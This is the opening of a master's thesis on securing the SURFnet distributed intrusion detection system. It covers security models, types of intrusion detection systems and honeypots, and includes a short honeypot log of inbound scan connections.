Master Thesis: Securing SURFnet IDS

Roberto Nebot Gozalbo

Radboud Universiteit Nijmegen

I want to express my deepest gratitudes to my family to let me enjoy this grant and to do this thesis. To Engelbert and Marko for the support and facilities they gave me. And to Manolo, Adriana, Marta and Giorgia for the support and fun they share with me. At the end it was the best experience never dreamed.

Contents

1 Security models

It's a dangerous business, Frodo, going out your door.
You step onto the road, and if you don't keep your feet,
there's no knowing where you might be swept off to.
BILBO BAGGINS

1.1 Introduction

This thesis about SURFnet IDS security is broken down in nine chapters and two appendixes. The first two chapters will provide concepts about the security models and concepts about the technologies involved. These concepts will be used during the thesis. Chapter 3 provides a description of all programs which form SURFnet IDS. The following three chapters explain the interaction between the set of scripts which form the IDS. Chapter 7 shows an explanation of the core hacking techniques used in this document. Chapter 8 comes up with the security vulnerabilities found. And chapter 9 provides the conclusions of the work. The thesis ends with two appendixes which describe the installation of the system and the creation of a sensor.

The actual chapter will begin with an information definition to state what security protects and a model that will be used after to show the system vulnerabilities found.

1.2 Information Model

In this section we are going to describe some general concepts. These concepts are the basis of information systems and the reader might keep them in mind.

In the field of Computer Science a data-based definition of information is adopted. It is called General Definition of Information (GDI). According to this GDI information can be defined with a tripartite definition.

σ is an instance of information, understood as semantic content, if and only if:

1. σ consists of one or more *data*.
2. the data in σ are *well-formed*.
3. the well-formed data in σ are meaningful.

The first clause shows what is information composed of. The second clause states that the data had to be clustered together correctly, following the syntax that uses the chosen system, language or code. And the third clause is related with semantics. This means that data must follow the semantics of the chosen system, language or code. See [Flo05] for more information.

Many disciplines in Computer Science work with this definition, for instance, Information Systems Theory, Database Design and Data Mining. In short terms we will see GDI as *data* and *meaning*.

According to [Flo05] and to the GDI data can be reduced to a single datum. And a datum is defined as *a putative fact regarding some difference or lack of uniformity within some context*.

In our case, not only information and data definitions are important, but also communication issues. Related to the communication issues, the most influential work is [Sha01]. The primary aim of that work is to find efficient ways to encode and transfer data. It is important for us to know the structure of a general communication system as shown in figure 1.1 because it provides a simple schema to explain some security issues.



Figure 1.1: Schematic diagram of a general communication system. Source: *A Mathematical Theory of Communication* [Sha01].

To focus on Security Basics it is needed that the Information Systems (IS) are defined. According to [Age06] IS are:

"A set of information resources organized for the collection storage, processing, maintenance, use, sharing, dissemination, disposition, display or transmission of information."

1.3 Security Basics

Now that we have defined the model of communication and basic concepts about information systems we can look at security basics.

Security can be applied to lots of topics but we focus our research on computer science. At this moment we should distinguish two types of security that at first seem the same but they are different.

The first one is *computer* security (COMPUSEC), which is defined by [Age06] as:

"Measures and controls that ensure confidentiality, integrity and availability of IS assets including hardware, software, firmware and information being processed, stored and communicated."

The second one is *information* security (INFOSEC), which is defined by [Age06] as:

"Protection of information systems against unauthorized access to or modifications of information, whether in storage, processing or transit and against the denial of service to authorized users, including those measures necessary to detect, document, and counter such threats."

However, the security theories have expanded the INFOSEC scope to tackle new features. So, nowadays INFOSEC is called IA (Information Assurance). This IA is defined by [Age06] as:

"Measures that protect and defend information and information systems by ensuring their availability, integrity, authentication, confidentiality, and non-repudiation. These measures include providing for restoration of information systems by incorporating protection, detection, and reaction capabilities."

1.4 McCumber-1991 INFOSEC Model

1.4.1 Introduction

In 1991 John McCumber provided a framework to the security professionals [McC91]. This model shows how to represent concisely security of information discipline. The model is shown in figure 1.2.



Figure 1.2: McCumber Model according to [McC91].

The McCumber model is a three dimensional model. Each three layers contain nine interstices. This model provides a framework to analyze all the aspects that concern INFOSEC.

Each of the three axes present in the model represent core features in INFOSEC. According to the model it is composed by Information Characteristics on the first axis, Information States in the second axis and Security Countermeasures in the third axis.

1.4.2 Model Explanation

Information Characteristics

According to this model there are three basic information characteristics which secure systems have to guarantee.

- **Availability** *"The timely, reliable access to data and information services for authorized users is assured* [Age06]". This information characteristic is not taken in care several times and is a characteristic in the same level as integrity or confidentiality. When someone needs to obtain a resource and other systems offer it, the system has to guarantee this resource access. For example Akamai [Aka] is a company specialized in offering this service.
- **Confidentiality:** "*Assurance that information is not disclosed to unauthorized individuals, processes, or devices* [Age06]". This is probably the most known information characteristic. Lots of organizations need to use it. But some (most) do not seem to use it.
- **Integrity:** "*Quality of an IS reflecting the logical correctness and reliability of the operating system; the logical completeness of the hardware and software implementing the protection mechanism; and the consistency of the data structures and occurrence of the stored data.*

Note that, in a formal security mode, integrity is interpreted more narrowly to mean protection against unauthorized Access modification or destruction of information [Age06]". It is possible to see the integrity as the level of trust that a system offers you. Integrity sounds in this context like robustness.

Information States

In a system the information can be found in one of these states in a given moment: *stored, processed or transmitted*. Information is able to stay in two states at the same time. For example when a file is sent it is stored in the hard disk and is transmitted.

Because they are obvious we do not explain the information states.

Security Countermeasures

Normally security countermeasures are used to deploy a defense in depth. Any defense in depth must use *Technology*, *Policy and Practise* and *Education, Training and Awareness*.

- **Technology:** In the security context technology represents all the components that form the system used to secure it. For instance, hardware, software and firmware. Some devices used in securing technology are: routers, firewalls, IDSs and other securing elements.
- **Policy and Practise:** The first term model policy represents that any organization must have a security policy explaining all the security measures which the organization deploys. On the other hand the organization has to apply its policy.
- **Education, Training and Awareness:** This is the most important issue. The users of the system must be educated and trained to use the system. And awareness is the most important issue in this set. Sometimes the security of the system depends on responsibility of people who use and create the information. So, if these people are not concerned about security the whole model fails.

1.4.3 Model Utilities

The INFOSEC model can be used for several applications. We are going to discuss two of them. The first is for finding vulnerabilities in the system and the second for evaluation of a system.

A two dimensional matrix is formed with the Information Characteristics axis and Information States axis. This two dimension matrix is used to find the information states and system vulnerabilities. Then, if the third dimension is taken into account the model provides the security measures to minimize the impact of the threat.

Another important application of the model is as an evaluation tool. When an application or system is developed information states have to be identified. At this stage, each vulnerability found is analyzed to find its countermeasures.

There are several applications more. We are not going to discuss them because they are not as representative as the first ones. However it is important for the reader that the model is composed by 27 little cubes, and each of them can be extracted and individually examined. So, the McCumber model is very flexible and useful for modelling secure information systems.

1.5 INFOSEC evolution

At the beginning, computers were isolated in research centers. Due to its cost, during 1950s and 1960s only a few research centers and military centers in United States have mainframes. In this period of time security programs were focused on physical access to the system. The first aim of these programs was to keep non authorized users physically away from the mainframe. These security programs were named INFOSEC or COMPUSEC and these terms were unified by McCumber in 1991. At this time the only security service offered was backups. To lose data was very easy during these decades, the only method to protect companies/organizations against this hazard were backups. Most companies performed backups at the beginning or end of the day.

During the seventies, a backup system was developed without human interaction (nearly storage technology). During these years organizations intend to automate their backup systems using robotics systems capable of loading, unloading and storing tapes without human interaction. The tape cartridges became easy to manage and capable to store more information. Between the beginning of INFOSEC/COMPUSEC and 1980s information security programs were usually independent inside the organization structure. The INFOSEC programs had a minor role in the organization. During this period organizations focused on information confidentiality and did not take into account the availability and the integrity of data stored.

During the eighties something started to change. The appearance of the IBM/PC and the “Apple I” made computers available for people. During this period RAID technology was developed. This technology permitted to create easily backups improving availability and integrity.

In the nineties, networks spread rapidly. The creation of the Hypertext Markup Language and the introduction of the first graphical browsers brought Internet to many users. The growth of local area networks and the proliferation of departmental servers changed the applications. The single system applications moved to a client/server paradigm. So, these changes raised a new set of security issues, such as, data sets and dedicated access mechanisms. During the nineties and beyond 2000 appeared new network ways to guarantee information access. An example of that are SANs (Storage Area Network).

As the reader can see, the nineties changed something. The need of more security was translated in the revision of the McCumber model at the end of the nineties. Information Assurance (IA) was born. Nowadays business has changed. Organizations are able to move information at an incredible rate between employees and customers. The company information inputs and outputs are vital part of their business (24 hours days). And the rest of organizations have similar needs. So the *Third*

Wave[1] of Alvin Toffler is here. To see more information about the evolution and history of IA you can see [Cum02] and [Hur01].

1.6 Model for Information Assurance

1.6.1 Introduction

The IA model represents and extension of the McCumber model. Nowadays, INFOSEC evolves towards Information Assurance. The model of Information Assurances introduces some changes in McCumber model that will be explained in the following sections.



Figure 1.3: Information Assurance Model according to [MSRW01].

This model uses the same security features as the McCumber model. The first axis represents Information Characteristics, the second axis Information States and the third axis Security Countermeasures. This model also includes the fourth dimension, the time. For more information about the model see [MSRW01].

1.6.2 Model Explanation

Information States

The information states in IA model are shown in figure 1.3. A short description of these states can be found in section 1.4.2.

[1] In his book Alvin Toffler described the Third Wave as evolution of civilization from an industrial-focused society to a knowledge and information-focused society [Tof80].

Security Services

According to the IA model, there are five security services that are needed to guarantee the assurance.

- **Availability:** Availability is explained in section 1.4.2.
- **Integrity:** Integrity is explained in section 1.4.2.
- **Confidentiality:** Confidentiality is explained in section 1.4.2.
- **Authentication:** *"Security measure designed to establish the validity of a transmission, message, or originator, or a means of verifying an individual's authorization to receive specific categories of information"* [Age06]. The authentication needs appear in mid 1990s when the spoofing increased rampant.
- **Non-Repudiation:** *"Assurance the sender of data is provided with proof of delivery and the recipient is provided with proof of the senders identity, so neither can later deny having processed the data"* [Age06].

Security Countermeasures

To deploy a defense in depth the system should guarantee measures related with technology people and operations. If one of these countermeasures is not accounted for the system becomes immediately vulnerable.

- **Technology:** A description of technology can be found in 1.4.2.
- **Operations:** Operations as a security countermeasure goes beyond McCumber "Policy and Practises". Operations is related with procedures employed by system users, configurations used by system administrators, as well as, conventions invoked by software during specified system operations. Operation is related with the personnel and operational security [MSRW01].
- **People:** People are the core element of secure systems. People require awareness, literacy, training and education in sound security practises in order for systems to be secured. The system tends to be more secure where IA understanding by people is increased [MSRW01].

Time

In the IA model another element is introduced to improve the McCumber model. Time is the fourth dimension of the model. The time may be viewed in three different ways.

The first and the most important. During the realization of a project the model has to be well defined and well implemented. If during the project a new technology is introduced it provokes changes on the first three dimensions. The model is not static; its elements change during the time.

Second, at any given time the access to data may be accessible on-line or accessible off-line. Obviously the most secure system is one that is never connected to any other system. It is related with the exposure of the systems.

Third, the human side of the time leads to career progression. Individuals involved in IA will become better trained and educated and this benefits the general security of the system.

1.6.3 Accepted IA Programs

In the security community, nowadays there are two widely accepted models for information assurance programs. The U.S. National Security Agency InfoSec Assessment Methodology (IAM) and the British Standards Institute Code of Practise for Information Security Management (BST7799). For more information see [Hur01].

2
IDSs and Honeypots

2.1 Introduction

In this chapter some security concepts will be discussed and Internet historical notes will be given. Furthermore, IDSs development will be justified as a tool to solve some type of security problems. The IDSs will be classified according to defined criteria. At the end of the chapter the honeypot technology will be presented, classified and discussed as a kind of particular IDS.

2.2 IDS overview

These days, since the use of Ethernet has become a standard, the use of networks in the world is increasing every day. During the eighties each company had its own network but the creation of the first web browser[1] and the release of the web service by Tim Berners-Lee from CERN in 1989 changed something in the world and made possible the Vannevar Bush[2] vision[3]. The following years during the nineties the use of Internet spread rapidly all over the world.

Nowadays, everyone wants to stay online, but this common use of Internet that is helping to evolve our society quickly has got a dark side. In the past, the security of systems was related only

[1]NCSA Mosaic was originally designed and programmed for Unix's X Window System by Marc Andreessen and Eric Bina at NCSA. The system was released in 1993.

[2]Vannevar Bush (March 11, 1890 - June 30, 1974) was an American engineer and science administrator, known for his political role in the development of the atomic bomb, and the idea of the memex–seen as a pioneering concept for the World Wide Web [Van].

[3]Vannevar Bush's essay *As We May Think*, first published in The Atlantic Monthly in July 1945, argued that as humans turned from war, scientific efforts should shift from increasing physical abilities to making all previous collected human knowledge more accessible. You can find the essay at `http://www.ps.uni-sb.de/~duchier/pub/vbush/vbush-all.shtml` [AsW].

with people directly using the computers and with the devices that they plugged or introduced to it, but security also changed during the nineties with the spread of networks worldwide. From all over the world the way attackers could compromise the security of systems and the velocity with they could spread their malware increased massively.

To protect ourselves against these hazards, security experts developed new methods to make the networks safer. It's common in these days to deploy several security layers in networks. Modern secure networks contain at least a router with built-in firewall and another firewall to filter the input and output packets. Sometimes if the network provides services such as DNS, SMTP or WWW another element is introduced, the DMZ (Demilitarized Zone). This is a sub network between the Internal network and Internet which can be accessed from outside and from inside but hosts in the DMZ may not connect with the internal unless it is a response to a communication from the internal network. See figure 2.1.



Figure 2.1: Structure of a Demilitarized Zone [Dem]

.

It is possible to improve this organization but it is not the object of this study. There are several security layers in networks but studies have revealed that most computer security incidents are caused by people who have privileges inside the network. (Sometimes they are just honest people that make mistakes.) On the other hand, there are malicious hackers and "script kiddies" that are able to pass through authentication controls and firewalls. An IDS offers us the opportunity to detect the attack at the beginning, when it finishes or while it is in progress. An IDS works like a smoke detector. An IDS is a device which collects data with its sensors to monitor activity in a network and detects malicious or suspicious events. If a defined rule of the IDS matches with an activity,

then the IDS raises an alarm that it detected something suspicious.

IDSs can be classified according to the place that these systems have in the network.

- Network based: It is a stand-alone device attached to the network which monitors the traffic throughout the network. An example of this type of system is Snort [Sno].
- Host based: It is a system that runs in a host to protect that host. An example of this type of system is Tripwire [Tri].

Based upon the way the suspicious activities are found we can distinguish two types:

- Signature based
- Heuristic based

A signature based IDS will monitor the packets on the network and compare them against a database that contains signatures or attributes from known malicious threats. This is the way that many anti-virus programs detect the malware. The problem occurs when a new type of attack appears. In this case the IDS is not able to detect the new threat. For example, Tripwire belongs to this type of IDS.

The heuristic based IDSs are also known as anomaly based. These IDSs monitor network traffic and compare it against an established baseline. The objective of the baseline is to define what is "normal" on the net, what protocols are used, what amount of bandwidth is normally used and what ports are used. When an abnormal use of a parameter is detected the system alerts the administrator. This kind of IDSs is able to detect malware which is hidden to signature based approaches. For example NIDES[4] is a heuristic based IDS.

Currently most IDS projects blend the two approaches.

With this short introduction of IDSs, their types and their functions are stated. Now we are going to explain why IDSs need to hide their presence. This is called stealth mode. At this moment the reader may think, why do we need a stealth mode? The response is easy, during a while, imagine that an attacker breaks into a network, if this attacker knows the existence of an IDS perhaps he intends to compromise the availability of that system and in that case the IDS is not useful. For this reason, an IDS normally has two interfaces: one monitors the network and the second sends the alerts.

[4]NIDES (Next-generation Intrusion Detection Expert System) was the result of a research started in the Computer Science Laboratory at SRI international in the early 1980s [Nid].

But the current IDSs suffer some limitations. The most common limitation is the false positives. Sometimes the device raises an alarm although there is no problem in the network. This is what we call a false positive. Another problem that an IDS experiments is the opposite case. Sometimes the system doesn't show that something goes wrong. And this is called a false negative. Another limitation of the device is that the IDS doesn't take action itself, the system raises alarms and mostly someone has to react against them. So to manage sensitivity of the IDS is critical. You should have to find the proper configuration, otherwise the system generates lots of false positives and you can not trust the system which implies that it is not useful.

2.2.1 D-IDS in general

When a distributed IDS is deployed its architecture may follow two approaches. The first approach consists of multiple IDSs over a network or networks and every IDS can communicate with the others. Using this approach the communication between IDSs must be encrypted and secured using Virtual Private Networks to guarantee a better security on the system.

The second approach uses an agent architecture. Small autonomous modules containing the agent are deployed between different networks and send the collected data through a protected network. All the collected data is sent to the central analysis server. This kind of server can perform more sophisticated analysis, specially in the detection of distributed attacks. In that approach the sensors are active modules that monitor operating systems, network traffic and applications. Normally this approach uses active sensors which are collecting data all the time and the data is analyzed in the main server. In 1994 appeared Autonomous Agents for Intrusion Detection (AAFID) which was a multi-agent architecture solution to create an IDS. These agents follow the approach explained before.

This second approach can be adopted using Snort, the most common open source IDS. Snort provides a cheap solution to deploy an IDS. With Snort it is possible to create sensors and deploy them over all the networks that you want to monitor. If we use a virtual private network between all sensors and the central server then we have our D-IDS created. The SURFnet IDS follows this approach but the difference is located in the sensor passivity. The sensor is a virtual honeypot, so sensor does not use intensively the CPU resources and reduces the false positives because all the attacks logged are real attacks because the system has no traffic of its own. The problem is the narrow point of view, because we only see the attacks against the sensor and not the attacks against the other machines.

2.3 Other systems

There are some systems related with IDSs. Some security engineers would classify them as IDS as well, although they do not match the general definition.

2.3.1 Vulnerability Scanners

Vulnerability Scanners programs are close to IDSs. The most well known vulnerability scanner is Nessus [Nes]. These scanners perform a port scan and after that try to exploit some vulnerabilities in the open ports reporting the vulnerabilities found. If we think carefully, these programs work in the same way that the IDSs collect information from a sensor in a network: if a rule matches with the stored patterns an alarm or notification is raised. However, these types of programs are not interesting to us. System vulnerabilities programs are not passive elements of the network like IDSs. Vulnerability scanners are used to find vulnerabilities and we focus on programs that wait for attacks.

2.3.2 Honeypots

Introduction

There is another kind of system that we are interested in. It is quite similar to IDS and called honeypot. A honeypot would be considered an IDS, in the sense that a honeypot attracts attackers (like bees to honey) and then records all the activities that the attacker does against the trap system.

History

The history of honeypots is very curious. The idea about what a honeypot is appeared at the beginning of the nineties, however, the first application appeared only at the end of that decade. The following list summarizes the honeypots history [Spi02].

- First public works documenting honeypot concepts. In 1990 appeared Cliff Stoll's book [Sto90]. In 1991 appeared Bill Cheswick's [Che91]
- Fred Cohen released Deception Toolkit in 1997. It was one of the first honeypots available for the security community [Dtk].
- The development of CyberCop Sting was started in 1998. This application was one of the first commercial honeypots. CyberCop Sting introduces the concept of multiple virtual systems in the same honeypot.
- The NetFacade development was started by Marty Roesch at GTE Internetworking in 1998. Snort IDS was written by Marty Roesch as well.
- The same year, BackOfficer Friendly (BOF) was released. BOF is a windows platform honeypot easy to install and easy to use that makes the honeypot concepts for lots of people available [Nfr].
- In 1999 the Honeynet project was founded. The work of this organization helped to increase awareness and showed the value of honeypot technologies. This organization published *"Know your enemy"* series of their papers [Pro04].
- During 2000 and 2001 the honeypots were used to capture and study worm activity. Lots of organizations adopted honeypots for both researching new threats and for detecting attacks.

- The value of this technology was probed during 2002. A honeypot was used to capture and study in the wild a new unknown attack. The honeypot revealed the Solaris `dtspcd` exploit.

Definition and Classification

Lance Spitzner defines a honeypot as *"an information system resource whose values lies in unauthorized or illicit use of that resource"* [Spi02]. In fact, a widely accepted definition for this research, could be defining a honeypot as a fictitious vulnerable IT System used for the purpose of being attacked, probed, exploited and compromised. Another characteristic of honeypots is that they do not produce data (only the alerts); they are passive elements. Note that the production of data can pollute some evidence of blackhat[5] activity in the honeypot.

Honeypots can be grouped in two categories:

- **Production Honeypots:** This type of honeypots are used to detect blackhat activity in the organization networks. These honeypots have less risk because they provide less system interaction with the attacker.

- **Research Honeypots:** This type of honeypots are used to collect information from the blackhat community. These honeypots are focused on research in blackhat techniques and new threats. Their collected information can be used to deploy better defense techniques against blackhats. This honeypots present more risk because to collect useful information honeypots have to provided full interaction with the system.

It is possible to classify honeypots by the level of interaction. According to this criteria we can find:

- **Low Interaction honeypot:** The fictitious system only emulates a part of (vulnerable) applications or operating system. The real interaction is not possible.

- **Medium Interaction honeypot:** The fictitious system only provides a custom built environment with limited system access.

- **High Interaction honeypot:** This kind of system provides a working operating system enabling the attacker to interact with the system at the highest level.

[5] According to the *Jargon File* maintained by Eric Raymond, a hacker is a person who enjoys exploring the details of programmable systems and how to stretch their capabilities, as opposed to most users, who prefer to learn only the minimum necessary [Jar]. The *RFC 1392* defines the term as a person who delights in having an intimate understanding of the internal workings of a system, computers and computer networks in particular [RFC]. The author intends to be respectful with *Jargon File*. For that reason for the following definition: *"a malicious meddler who tries to discover sensitive information by poking around"*, will be represented by the words cracker and blackhat.

The honeypot offers us many advantages and disadvantages. The advantages related with honeypot technology are:

- **Data value:** Honeypots produce few data but extremely valuable compared to firewalls logs, system logs and IDSs. These applications produce lots of data which makes it extremely difficult to derive conclusions about this bunch of data. In honeypots every data collected is a potential intent of scan, probe or attack.
- **Resources:** Honeypots are passive elements in the network. These systems wait for blackhat activity. To the contrary firewalls and IDS are managing lots of resources and this resources can be overwhelmed with bad consequences for the organization.
- **Simplicity:** With honeypots, especially the low interaction, you only need to install and drop it somewhere in the organization waiting for activity. This characteristic avoids misconfiguration and other characteristics inherent to complex systems.
- **Return on Investment:** Honeypots demonstrate their value. If you deploy a honeypot and someone breaks into the honeypot, the honeypot shows the attack and then everybody can see its value. Other systems that make the organization secure such as firewalls do not have this characteristic and the security engineer is not sure whether this firewall is enough or not.

However, unfortunately this technology presents some inherent disadvantages that we will discuss in the next lines:

- **Narrow Field of View:** The greatest disadvantage of honeypots is that they have a narrow field of view. Honeypots only show activities against them but no activities in the rest of the network. This is the main reason to use honeypots together with other elements to protect the network (firewalls, IDSs, ...).
- **Fingerprinting:** This is another disadvantage of honeypots, especially for commercial versions. If an attacker identifies the honeypot he can take profit of that spoofing another production system and attacking the honeypot provoking confusion in the organization. For the research honeypot this is the worst scenario. A research honeypot is a system to collect information about blackhat activity but if the information that the honeypots collects is false then it is not a useful element.
- **Risk:** Honeypots introduce risks in the organization. When a honeypot is deployed this honeypot is likely to be used to attack, infiltrate and harm other systems. Risk varies according to honeypot deployed level of interaction i.e. it increases with the level of interaction in the deployed honeypot.

Honeypot Output

This sample was captured by *BOF* during the night of October 9, 2006. It illustrates the reliability of honeypots.

```
Mon Oct 09 23:15:14 disabled listening for Back Orifice
Mon Oct 09 23:15:17 enabled listening for FTP
Mon Oct 09 23:15:19 enabled listening for Telnet
Mon Oct 09 23:15:21 enabled listening for SMTP
Mon Oct 09 23:15:23 enabled listening for HTTP
Mon Oct 09 23:15:24 enabled listening for POP3
Mon Oct 09 23:15:26 enabled listening for IMAP2
Tue Oct 10 00:04:33 HTTP request from 85.214.25.102:
                    GET /w00tw00t.at.ISC.SANS.DFind:)
Tue Oct 10 00:29:45 HTTP request from 85.184.11.36:
                    GET /w00tw00t.at.ISC.SANS.DFind:)
Tue Oct 10 02:54:16 IMAP2 connection from 216.240.150.178
Tue Oct 10 02:54:16 POP3 connection from 216.240.150.178
Tue Oct 10 05:51:22 HTTP request from 208.245.49.6:  HEAD /
```

The BOF program is a low interaction honeypot and it was explained in section 2.3.2.

Exploiting honeypot concept

The technology used in honeypots can be mixed with other existing security systems. For example when a honeypot is mixed with an IDS this approach reduces the false positives. This occurs because when a blackhat or a worm is attacking a passive element like the honeypot it is a real threat because in normal conditions no data flows to the honeypot. As said earlier if honeypots produce data, this data can pollute evidences from blackhat activity. This is what the SURFnet D-IDS developers used to improve current IDSs.

Related with honeypots are honeynets. A honeynet is like a honeypot but instead of one trap system it is a network of traps developed to alert or collect information about blackhat activities. Honeynets can be LANs but also WANs. Honeypots are used to collect more data than a simple honeypot. It provides better data to understand some kind of attacks and prevent them. There is an open source system called Sebek where honeynets are used. Sebek is a data capture tool designed to capture attacker's activities on a honeypot, without the attacker knowing it [Seb].

Legal Issues

There is another aspect that should be mentioned: many legal issues are related with honeypots [Spi02].

- liability
- privacy
- entrapment

Related with the liability, the organization or person which deploys the honeypot will be held liable if the honeypot is used to compromise other systems. The attacker actions using the honeypot could have legal repercussions to the organization.

The privacy in the honeypot is another complicated theme. The level of privacy lost depends on the level of interaction and deployment. In honeynets user privacy loss is particularly acute because honeynets are high interaction systems deployed in a network and they collect detailed information about users. Using honeypots, the users' privacy is invaded. For a while think about the situation that a high interaction honeypot is deployed and a user tries to use it then the honeypot is recording his/her activities, and then the user is losing part of his/her privacy. In fact, the attackers privacy is also compromised. For example in a high interaction honeypot you are able to capture attackers IRC conversations. So, it is important to define which information would be captured and which information you are allowed to capture.

In the case of entrapment, it only concerns government agencies. Individuals and Organizations use the honeypot to learn about security and to make their systems safer.

d

3
SURFnet IDS

3.1 Introduction

Nowadays most D-IDSs are based on Snort or commercial solutions. These IDSs follow the traditional concept of an IDS as explained in section 2.2.

The current D-IDSs suffer more or less from these disadvantages:

- The sensor is not upgradable in order to add future honeypots or new signatures.
- The sensor may be vulnerable to exploits used against the honeypot and passive analysis software.
- D-IDS will generate false positive alerts.
- Installing and running the sensor is not plug & play.

SURFnet's aim is to avoid these major disadvantages. To reach this goal SURFnet developed a new approach of distributed IDS founding SURFnet IDS project under GPL license. The project follows the next rules:

- The sensor should run physically outside the central servers which form the core of D-IDSs.
- The sensor should be completely passive, i.e. it should not use resources while waiting.
- the sensor should be maintenance free.
- The D-IDS should not generate false positive alerts.

- A sensor should be able to run in a “standard” LAN.
- Comparison of statistics generated by the sensors should be possible.

Following these premises SURFnet created the D-IDS which is shown in figure 3.1.

